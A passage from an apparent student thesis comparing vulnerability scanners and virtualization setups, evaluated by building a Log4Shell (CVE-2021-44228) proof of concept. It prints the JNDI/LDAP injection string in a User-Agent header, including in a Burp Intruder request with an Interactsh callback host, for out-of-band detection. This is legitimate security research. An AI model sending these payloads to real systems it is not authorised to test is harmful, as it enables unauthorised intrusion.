| **Name** | Docker Engine |
|---|---|
| **Source Code Availability** | Open-Source |
| **Platform Language** | YAML-based |
| **License Cost** | Free |
| **Commercial Use Permitted** | Yes |

**Table 2.12:** Docker attributes.

#### 2.4.2.2 VirtualBox

VirtualBox is a type 2 hypervisor for x86 hardware, targeted at server, desktop, and embedded use[23]. VirtualBox enables users to virtualize additional operating systems on their computer in an isolated environment. In other words, VirtualBox can be used to setup a target environment virtually.

| **Name** | VirtualBox |
|---|---|
| **Source Code Availability** | Open-Source |
| **Platform Language** | Runs ISO files (ISO 9660) |
| **License Cost** | Free |
| **Commercial Use Permitted** | Yes |

**Table 2.13:** VirtualBox attributes.

### 2.4.3 Utility software

#### 2.4.3.1 Interactsh

Interactsh is an open-source tool for detecting out-of-band interactions. out-of-band is situations where a vulnerability cause an external interaction[24], for instance a DNS request. When starting the Interactsh client, it will generate a unique

[23]Read more about VirtualBox here: `https://www.virtualbox.org/wiki/VirtualBox` (Accessed Mar. 5, 2022)

[24]Interactsh code repository can be found here: `https://github.com/projectdiscovery/interactsh/` (Accessed Mar. 30, 2022)

URL that you can send requests to. Any requests sent to the URL will be logged in the Interactsh client. At the time of writing, version 1.0.2 supports logging DNS, HTTP / HTTPS, SMTP / SMTPS and LDAP requests made to the URL as shown in Figure 3.2.

### 2.4.4 Other potential software

There are a lot of software that could be useful for various purposes within cyber-security. That being said, we needed to restrict the amount of tools we looked at. For documentation purposes, here is a list of software that we discovered, but did not have the opportunity to look further into or deemed not relevant enough for our purposes:

- IDA Pro
- Insomnia
- Terraform
- Boast
- INetSim
- TukTuk
- Arachni
- Nikto
- Zed Attack Proxy (ZAP)
- BinDiff

# Chapter 3

# Comparison of Technologies

This chapter details our technology investigation. In this investigation, we have compared different technologies in order to determine the most effective tools to use as part of the final methodology. Achieving an objective analysis of the different technologies is difficult, due to the fact that there are important subjective factors. Therefore, we concluded that subjective, sound reasons were acceptable for choosing one technology over another as part of our investigation.

This technology investigation allowed us to filter the tools and techniques that have more utility, and then use these tools later in our vulnerability investigation in chapter 5. We decided that this was a sufficient strategy due to limited time constraints, and due to the fact that some tools immediately showed higher potential than others. Therefore, there would be little gain from performing the vulnerability investigation using all the tools outlined in section 2.4.

In order to better visualize the comparison between the different tools, we used three categories applied to *each point* that was evaluated:

- **Positive (+):** The tool has a clear advantage
- **Negative (–):** The tool has a clear disadvantage
- **Neutral or Not Applicable (N/A):** There is no clear advantage or disadvantage

This system is used throughout this chapter and applied to both scanning tools and virtualization software.

## 3.1 Scanning tools

In order to compare the scanning tools, we attempted to utilize the tools to create a PoC for the CVE-2021-44228 vulnerability. We decided to use this vulnerability because it was popular, had critical severity and is relatively easy to exploit. We discussed that any sufficient tool should be able to aid the exploitation process, but is not required to fully report if the vulnerability exists or not. This is due to the fact that out-of-band detection is required, and most tools do not have this functionality integrated. Interactsh was used for out-of-band detection throughout our investigation. Refer to section 3.3 for our choices surrounding out-of-band detection software.

When it comes to CVE-2021-44228, the target is vulnerable if the software is attempting a LDAP lookup to a URL that the attacker includes as part of the exploit. We used a domain name (and not an IP address) in the URL to ensure that the target performed a DNS lookup. If we registered that the target performed a DNS lookup to our domain name, then we had verified that the vulnerability was present. To prevent false positives, we included a LowerLookup for the domain name so that DNS lookups could only be done by our vulnerable service[1]. Refer to section 4.3 for a full explanation of the CVE-2021-44228 vulnerability and Log4j lookups. In our HTTP request, we included the payload as part of the 'User-Agent' header:

```
User-Agent: ${jndi:ldap://x${lower:AAAA}x.c9rsu67k1qtn9ej9kut0p8imqbbjqqo7k.oast.
    live/}
```

Figure 3.1 shows what a typical network could look like when a system vulnerable to CVE-2021-44228 is exploited[2]. Figure 3.2 shows output from the Interactsh client that verifies that the vulnerability has been successfully exploited. This is the approach we used when the tools did not have out-of-band detection built-in.

[1]Some services automatically look for URLs and perform DNS lookups based on findings. Including the specially formatted LowerLookup string as part of the URL will confuse those services, and prevent them from doing DNS lookups towards the full domain as it is not parsable. This prevents a potential false positive

[2]Note that there is no firewall depicted between the attacker machine and vulnerable server. This is because we are assuming there are no firewall rules restricting the attacker machine from accessing the service on the vulnerable server, even though this could be the case in a real system.




Logs all lookups received
Notifies Interactsh client when new requests are logged
2. DNS lookup
3. DNS response
Interactsh server
x
4. LDAP lookup
Disallows LDAP port (in this example)
3. DNS response
5. Sends (regular) HTTP response
1. Sends malicious HTTP request
2. DNS lookup
4. LDAP lookup
Attacker machine
Vulnerable server

**Figure 3.1:** Diagram illustrating how CVE-2021-44228 vulnerability is detected using Interactsh.



```
    _       __                       __       __  
   (_)___  / /____  _________ ______/ /______/ /_ 
  / / __ \/ __/ _ \/ ___/ __ '/ ___/ __/ ___/ __ \
 / / / / / /_/  __/ /  / /_/ / /__/ /_(__  ) / / /
/_/_/ /_/\__/\___/_/   \__,_/\___/\__/____/_/ /_/ v0.0.7

                projectdiscovery.io

[INF] Listing 1 payload for OOB Testing
[INF] c91e0q7k1qtofv5uu6g0cjbqy4eyyyyyn.interact.sh
[c91e0q7k1qtofv5uu6g0cjbqy4eyyyyyn] Received DNS interaction (A) from 188.166.83.144 at 2022-03-29 10:35:04
[c91e0q7k1qtofv5uu6g0cjbqy4eyyyyyn] Received DNS interaction (A) from 188.166.83.128 at 2022-03-29 10:35:04
[c91e0q7k1qtofv5uu6g0cjbqy4eyyyyyn] Received DNS interaction (A) from 188.166.83.153 at 2022-03-29 10:35:04
[xaaaax.c91e0q7k1qtofv5uu6g0cjbqy4eyyyyyn] Received DNS interaction (A) from 188.166.83.144 at 2022-03-29 10:35:04
[xaaaax.c91e0q7k1qtofv5uu6g0cjbqy4eyyyyyn] Received DNS interaction (A) from 188.166.83.128 at 2022-03-29 10:35:04
[xaaaax.c91e0q7k1qtofv5uu6g0cjbqy4eyyyyyn] Received DNS interaction (A) from 188.166.83.153 at 2022-03-29 10:35:04
```

**Figure 3.2:** Example of Interactsh output that verifies that CVE-2021-44228 is exploitable.

As displayed in Figure 3.2, the subdomain 'xaaaax' has lowercase As, meaning that Log4j has converted AAAA to aaaa before doing a DNS lookup. This verifies that CVE-2021-44228 is exploitable, because the DNS lookup request could in practice not have been caused by something other than Log4j (such as a messaging applications checking for links and validating them).

### 3.1.1 Evaluation of scanning tool capabilities

For scanning tools, we were evaluating based on the following prioritized criteria:

1. Extent of custom functionality support
2. Time to create and configure exploit
3. Complexity of configuring an exploit
4. Ease of automation
5. Flexibility
6. Extent of maintenance
7. Cost
8. Time to scan assets
9. Time to set up tool
10. Other relevant considerations

**Extent of custom functionality support** refers to the degree to which you can create customized scans or exploits, and extend the tool beyond the built-in features. This includes plugins, extensions and scripts. This is our most important criteria because the tool should be useful when new vulnerabilities are published, and when investigating more obscure vulnerabilities that might not be supported by the tool.

**Time to create and configure exploit** refers to the time it takes to generate and configure the exploit itself using the tool.

**Complexity of configuring an exploit** refers to the tool's ease of use, and the knowledge or skills that are required to create and configure the exploit using the tool. Less configuration complexity is desirable.

**Ease of automation** refers to the ability for the tool to be used as part of an automated pipeline that is either fully automated or semi-automated (requires some human intervention). Ability to be fully automated is regarded as more useful than only semi-automated.

**Flexibility** refers to the tools ability to work with multiple categories of vulnerabilities. Ability to work with multiple types of vulnerabilities is regarded as favorable.

**Extent of maintenance** refers to the degree to which the tool is currently being maintained and receiving regular updates.

**Cost** takes the cost of the various technologies into account, although we only consider costs related to the actual product. For instance, we do not consider the costs of manpower, as this is covered in the other criteria.


**Time to scan assets** is the time it takes to scan potentially vulnerable systems, and exploit the systems using the previously generated exploit.

**Time to set up tool** is the time it takes to initially set up and configure the tool itself before generating an exploit.

**Other relevant considerations** refers to individual considerations that have to be evaluated on a tool-for-tool basis. These can be favorable or unfavorable considerations that we argue are small, albeit not negligible.

#### 3.1.1.1 Burp Suite

Using Burp Suite to setup a PoC for Log4Shell was relatively straightforward and it took little time to set up. That being said, the PoC requires an out-of-band detection tool when using the community edition, as Burp Collaborator (out-of-band detection tool) is only available for the pro version. Using Burp Suite's 'Intruder' tool you could create a custom HTTP request with the User-Agent header set to a JNDI lookup string[3], as shown in Figure 3.4.


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
2 × ...
Target Positions Payloads Resource Pool Options
Attack Target
Start attack


Configure the details of the target for the attack.

Host: rsxc.no

Port: 20024

Use HTTPS

**Figure 3.3:** Setting target for Burp Suite Intruder


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
2 × ...
Target Positions Payloads Resource Pool Options
Payload Positions
Start attack
Add §
Clear §
Auto §
Refresh


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET / HTTP/1.1
Host: rsxc.no:20024
Upgrade-Insecure-Requests: 1
User-Agent: ${jndi:ldap://x${lower:AAAA}x.§url§}
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

**Figure 3.4:** Configuring HTTP request for Burp Suite Intruder

[3] `https://portswigger.net/burp/documentation/desktop/tools/intruder/using` (Accessed May 15, 2022)


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
2 × ...
Target Positions Payloads Resource Pool Options
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Add
Edit
Remove
Up
Down

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1
Payload type: Simple list Request count: 1

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

c8ma5rvk1qtlpj322vogceskfhyyyyyyn.interact.sh

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

| Enabled | Rule |
|---|---|

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

**Figure 3.5:** Setting payload parameters for Burp Suite Intruder

The URL in Figure 3.5 was substituted for ’§url§’ in Figure 3.4 when starting the attack (by clicking on the ’Start attack’ button).

As demonstrated in Figure 3.3, Figure 3.4 and Figure 3.5, it took little time to create, configure and execute the exploit, and the process was not particularly complicated. Anyone with the knowledge of the HTTP protocol and basic introduction to Burp Suite should be able to create, configure and execute this exploit in a short amount of time.

In terms of flexibility, the tool is designed for web vulnerabilities[4], and is therefore not going to be the most efficient against all types of vulnerabilities. That being said, it has extensive features and custom functionality support for the purpose of web vulnerability analysis and exploitation compared to other solutions.

Burp Suite is not easy to integrate into an automated pipeline, but it is actively maintained and used by over 60,000 security professionals[5].

[4]`https://www.kali.org/tools/burpsuite/` (Accessed May 15, 2022)

[5]According to the Burp Suite homepage: `https://portswigger.net/burp/communitydownload` (Accessed May 15, 2022)

| **Burp Suite** | |
|---|---|
| Extent of custom functionality support | + |
| Time to create and configure exploit | + |
| Complexity of configuring an exploit | + |
| Ease of automation | – |
| Flexibility | + |
| Extent of maintenance | + |
| Cost | – |
| Time to scan assets | + |
| Time to set up tool | + |
| Other relevant considerations | N/A |

**Table 3.1:** Simplified summary of relative score of Burp Suite. Burp Suite is generally good, but has drawbacks especially in automation.

#### 3.1.1.2 Nmap

Nmap is a well-maintained, open-source and free scanning tool. It has features for scanning and enumeration, and it has the ability to execute custom scripts. The input of targets and output of results is provided in a structured and consistent format. Due to this, Nmap can easily be used in automation, although some parsing of the output may be required[6].

The scripts are written using the lua scripting language and utilizes the Nmap Scripting Engine (NSE). While lua is a good scripting language, it is not as well known as python, and there is no support for other languages. This limits the freedom of custom scripts in Nmap.

You also have to learn how the Nmap Scripting Engine (NSE) works, and it takes some time to create and configure exploits. That being said, it takes little time to set up Nmap. This applies especially to Linux distributions, as Nmap is typically found in the official package repositories. Scanning is also a relatively quick process.

[6]Normal output can be hard to parse, but it is possible to get output in XML format instead. The Nmap documentation documents output in detail: `https://nmap.org/book/man-output.html` (Accessed May 15, 2022)

| **Nmap** | |
|---|---|
| Extent of custom functionality support | N/A |
| Time to create and configure exploit | – |
| Complexity of configuring an exploit | – |
| Ease of automation | + |
| Flexibility | + |
| Extent of maintenance | + |
| Cost | + |
| Time to scan assets | + |
| Time to set up tool | + |
| Other relevant considerations | N/A |

**Table 3.2:** Simplified summary of relative score of Nmap. Nmap is generally good, but has drawbacks especially in creation of custom functionality.

#### 3.1.1.3 Nessus

Nessus has limited custom functionality support, and it is poorly documented. One of the reasons for this is that the language used (NASL) is proprietary[7]. Additionally, Nessus is quite costly and takes some time to set up. In spite of this, it has the advantage of being easy to automate and takes little time to scan assets. That being said, custom functionality support is our most important criteria, and since Nessus does not fulfill this criteria we decided to eliminate Nessus from our tools to investigate further.

| **Nessus** | |
|---|---|
| Extent of custom functionality support | – |
| Time to create and configure exploit | N/A |
| Complexity of configuring an exploit | N/A |
| Ease of automation | + |
| Flexibility | N/A |
| Extent of maintenance | N/A |
| Cost | – |
| Time to scan assets | + |
| Time to set up tool | – |
| Other relevant considerations | N/A |

**Table 3.3:** Simplified summary of relative score of Nessus.

[7]After Nessus became closed-source, they stopped releasing reference manuals for NASL. The latest official NASL manual is from 2005: `https://web.archive.org/web/20220124012301/michel.arboi.free.fr/nasl2ref/nasl2_reference.pdf` (Accessed May 15, 2022)

#### 3.1.1.4 OpenVAS

Due the to likeness between OpenVAS and Nessus, it shares the advantages of being easy to automate and takes little time to scan assets. Unfortunately, it also shares the same disadvantages, so it has limited custom functionality support, high cost, and takes some time to set up. Therefore, we decided to not investigate OpenVAS further as well.

| **OpenVAS** | |
|---|---|
| Extent of custom functionality support | – |
| Time to create and configure exploit | N/A |
| Complexity of configuring an exploit | N/A |
| Ease of automation | + |
| Flexibility | N/A |
| Extent of maintenance | N/A |
| Cost | – |
| Time to scan assets | + |
| Time to set up tool | – |
| Other relevant considerations | N/A |

**Table 3.4:** Simplified summary of relative score of OpenVAS.

#### 3.1.1.5 Metasploit

Metasploit is free and open-source. The Metasploit Framework (MSF) supports custom modules and scripts, that allows you to generate your own exploits and scanners. The custom functionality has support for proxies, SSL, reporting, and threading[8].

Starting up MSF can take some time, as it has to load a lot of plugins. A custom scanner can be made by creating an auxiliary module written in Ruby[9]. The MSF is a lower-level style framework that takes some time to fully understand. This also means that is can take some time to create the exploit. That being said, this makes it fairly flexible, and could be used for many different types of exploits. Automating Metasploit is possible, although you have to write the custom modules to support this manually. Metasploit has a large community and is being maintained regularly[10].

[8] `https://www.offensive-security.com/metasploit-unleashed/writing-scanner/` (Accessed Apr. 4, 2022)

[9] You can learn more about writing a custom scanner here: `https://www.offensive-security.com/metasploit-unleashed/writing-scanner/` (Accessed May 15, 2022)

[10] Their GitHub repository has over 900 contributors and 27,000 stars: `https://github.com/rapid7/metasploit-framework` (Accessed May 15, 2022)

| **Metasploit** | |
|---|---|
| Extent of custom functionality support | + |
| Time to create and configure exploit | – |
| Complexity of configuring an exploit | – |
| Ease of automation | – |
| Flexibility | + |
| Extent of maintenance | + |
| Cost | + |
| Time to scan assets | N/A |
| Time to set up tool | N/A |
| Other relevant considerations | N/A |

**Table 3.5:** Simplified summary of relative score of Metasploit.

#### 3.1.1.6 Nuclei

Nuclei is a free, open-source tool that allows you to define your own templates which you can then run on a target or a list of targets. Nuclei templates are written in YAML, which makes them simple to write and easy to navigate. You can choose to write raw HTTP requests or build the request by specifying HTTP method, path and headers[11]. In the template you also define what you are looking for in the HTTP response. This includes matching content by specifying a list of words, or you can define a regular expression to match for a pattern. Additionally, you can also specify what you expect from out-of-band interactions, as it has integration for Interactsh.

Since the syntax for defining the templates is minimal, you can quickly write new templates. Nuclei can easily be included in an automation pipeline. You can supply a list of targets, either in the terminal or in a file. Output is similarly structured between different templates, which makes parsing of results simple. Nuclei also has a framework for creating workflows which allows you to specify a list of templates to execute in sequence[12].

Nuclei is primarily a web vulnerability scanner, but it has a good networking features, and can thus be used for many different vulnerabilities. It is also very easy to set up, and the scanning process is quick. Notable features are:

- HTTP requests (including support for utilizing a headless browser[13])
- Out-of-band testing through Interactsh integration
- DNS requests
- Network requests[14]

[11]Refer to the Nuclei templating guide documentation: `https://nuclei.projectdiscovery.io/templating-guide/` (Accessed May 15, 2022)

[12]`https://nuclei.projectdiscovery.io/templating-guide/workflows/` (Accessed May 15, 2022)

[13]A headless browser is a web browser that can be used in a command line interface

[14]In essence, automatable Netcat.

Nuclei is actively maintained, and even though there is no set schedule, there are new versions released every month[15]. Some of these are small patches, while others are larger releases that introduce new features. The community is actively working on releasing templates for existing and new vulnerabilities, and there is a community managed repository with over 3000 templates[16]. An additional relevant consideration we are taking into account is the fact that it is already being used by River Security.

| **Nuclei** | |
|---|---|
| Extent of custom functionality support | + |
| Time to create and configure exploit | + |
| Complexity of configuring an exploit | + |
| Ease of automation | + |
| Flexibility | + |
| Extent of maintenance | + |
| Cost | + |
| Time to scan assets | + |
| Time to set up tool | + |
| Other relevant considerations | + |

**Table 3.6:** Simplified summary of relative score of Nuclei.

#### 3.1.1.7 Custom Scripts

As part of our investigation we looked at creating a custom PoC for the CVE-2021-44228 (Log4Shell) vulnerability using Python[17]. This worked relatively well, and it took little time to create the exploit. Custom scripts can be useful because they are practically limitless. This allows for creating specially crafted exploits that might be difficult to create using existing cybersecurity frameworks. By using a language such as Python, with a rich standard library[18], you can create simple exploits quickly. The downside with this approach is that it can increase complexity exponentially with larger exploits, as you have no existing security framework to help you. In other words, this approach suffers from a lack of scalability. In other cases, an existing security framework might be better suited for a certain exploit than creating something from the ground up.

Setting up a PoC can happen relatively quickly if the exploit is not complicated. However, you do need to create some more boilerplate code compared to

[15]Releases can be found here: `https://github.com/projectdiscovery/nuclei/releases` (Accessed May 15, 2022)

[16]`https://github.com/projectdiscovery/nuclei-templates/` (Accessed May 15, 2022)

[17]Code can be found here: `https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/blob/master/technology_investigation/custom_scripts/cve-2021-44228-log4shell.py` (Accessed May 16, 2022)

[18]Python library is documented here: `https://docs.python.org/3/library/index.html` (Accessed May 15, 2022)

the other methods available, such as importing packages, parsing command line arguments, and printing formatted output that is useful. Automation can be difficult using custom scripts. This is especially the case where the scripts are created by a third party. The reason for this is that custom scripts are not constrained by a known convention, and thus the configuration, execution and way of reporting findings can vary significantly. When creating custom scripts, there should ideally be defined an explicit convention to limit variation.

Cost considerations related to custom scripts are negligible. When creating custom scripts the cost is zero and most third party scripts are available for free, with an open-source license. The time it takes to set up custom scripts depends on the scripting runtime environment used, but this is usually negligible. For instance, Python is easy to install, and on Linux distributions it is usually available through the included package management system (and often comes pre-installed).

| **Custom scripts** | |
|---|---|
| Extent of custom functionality support | + |
| Time to create and configure exploit | N/A |
| Complexity of configuring an exploit | + |
| Ease of automation | N/A |
| Flexibility | + |
| Extent of maintenance | – |
| Cost | + |
| Time to scan assets | + |
| Time to set up tool | + |
| Other relevant considerations | N/A |

**Table 3.7:** Simplified summary of relative score of Custom scripts.

### 3.1.2 Comparison of tools

| | Burp Suite | Nmap | Nessus | OpenVas | Metasploit | Nuclei | Custom scripts |
|---|---|---|---|---|---|---|---|
| Extent of custom functionality support | + | N/A | – | – | + | + | + |
| Time to create and configure exploit | + | – | N/A | N/A | – | + | N/A |
| Complexity of configuring an exploit | + | – | N/A | N/A | – | + | + |
| Ease of automation | – | + | + | + | – | + | N/A |
| Flexibility | + | + | N/A | N/A | + | + | + |
| Extent of maintenance | + | + | N/A | N/A | + | + | – |
| Cost | – | + | – | – | + | + | + |
| Time to scan assets | + | + | + | + | N/A | + | + |
| Time to set up tool | + | + | – | – | N/A | + | + |
| Other relevant considerations | N/A | N/A | N/A | N/A | N/A | + | N/A |

**Table 3.8:** Simplified summary of all attributes of different scanning tools

There were significant differences between the tools that we investigated. Some of the tools showed potential, whereas others lacked important features. The tools which fall into the latter category include Nessus and OpenVAS. Both of these tools suffered from insufficient documentation and poor custom functionality support. These tools were instantly discarded without further investigation due to this.

Metasploit and Nmap both provide custom functionality support, but lack in other areas. For instance, they both require the knowledge of programming / scripting languages that are not that popular[19]. We would argue that being able to pick a language that fits the vulnerability tend to outweigh the advantages to having a defined framework. In addition to this, Metasploit is difficult to incorporate into an automated pipeline, and for both Metasploit and Nmap it takes some time to create and configure exploits.

The tools with the highest potential were Burp Suite, Nuclei and Custom scripts. Of these three, Nuclei stood out as the best candidate. It has a wide range of features, and is easy to integrate into an automation pipeline. It provides great flexibility, while still maintaining a set format for input and output. It is also fairly easy to use and fully open-source. Burp Suite also has a wide range of features, but lack when it comes to automation features. Custom scripts offer the widest flexibility, but require you to create a framework from scratch, which takes a lot of time. Taking the aforementioned factors into account, we decided that Nuclei was the best tool out of all the tools that we investigated.

## 3.2 Virtualization software

As the differences between different virtualization tools in themselves are quite limited, we decided to reduce the scope from different virtualization software to different types of virtualization technology. We evaluated four general virtualization technology architectures: Type 1 hypervisors, Type 2 hypervisors, Containers, and Infrastructure as a Service (IaaS) Cloud Providers.

This discussion does not take the architecture of the CPU into account. Our reasoning for this is that most servers and desktop machines used today is based on the x86 architecture. We do, however, acknowledge that recent developments from Apple has expanded the usage of ARM architecture[20]. Previously, ARM was mostly used in cases where low power consumption was important, and need for processing power was limited. However, there are exceptions to this, as some super computers are ARM based.

We also acknowledge that there exist different types of containerization technologies, often divided into operating system containerization and application containerization. When we discuss containers, we will discuss application containerization, or more specifically Docker. We have excluded OS containerization technology like LXC. The reasoning behind this is that the portability, popularity

[19]List of the most popular programming languages: `https://statisticsanddata.org/data/the-most-popular-programming-languages-1965-2022-new-update/` (Accessed May 15, 2022)

[20]Apple introduced the M1 Pro and M1 Max in 2021, which both use the ARM architecture: `https://www.apple.com/newsroom/2021/10/introducing-m1-pro-and-m1-max-the-most-powerful-chips-apple-has-ever-built/` (Accessed May 15, 2022)

and wide support of Docker makes it a clear choice[21].

### 3.2.1 Evaluation of virtualization technologies

For virtualization technologies, we were evaluating based on the following prioritized criteria:

1. Time to set up and configure vulnerable service
2. Ease of automation
3. Flexibility
4. Performance
5. Cost
6. Other relevant considerations

**Time to set up and configure vulnerable service** refers to the time it takes to set up and configure a vulnerable service using the virtualization technology.

**Ease of automation** refers to the ability for the virtualization technology to be used as part of an automated pipeline that is either fully automated or semi-automated (requires some human intervention). Ability to be fully automated is regarded as more useful than only semi-automated. Since full automation requires the steps to set up the environment to be precisely defined, it also has the added benefit of reproducibility.

**Flexibility** refers to the features of the virtualization technology that allows it to replicate many different kinds of environments.

**Performance** refers to the performance overhead associated with the virtualization technology. Technologies spending little time and extra resources starting up and running environments is desirable.

**Cost** takes the cost of the various technologies into account, although we only consider costs related to the actual product. For instance, we do not consider the costs of manpower, as this is covered in the other criteria.

**Other relevant considerations** refers to individual considerations that have to be evaluated on a tool-for-tool basis. These can be favorable or unfavorable considerations that we argue are small, albeit not negligible.

As the choice of virtualization tool we utilize will have an effect on which vulnerabilities we are able to test, it is essential that we choose one that is fitting for the task at hand. We are especially focused on fast turnaround time and the ability to test similar systems in the future. Therefore, the first two criteria will be

[21]Learn more about Docker here: `https://www.docker.com/` (Accessed May 15, 2022)

weighted more heavily than the others.

#### 3.2.1.1 Type 1 Hypervisors

Type 1 hypervisors are the most resource efficient of the two types of hypervisors, as they run on bare metal. This leads to less overhead as each virtual machine make it easier to communicate with hardware. However, this is not necessarily only positive, as a user would need to run their own host to be able to use these machines.

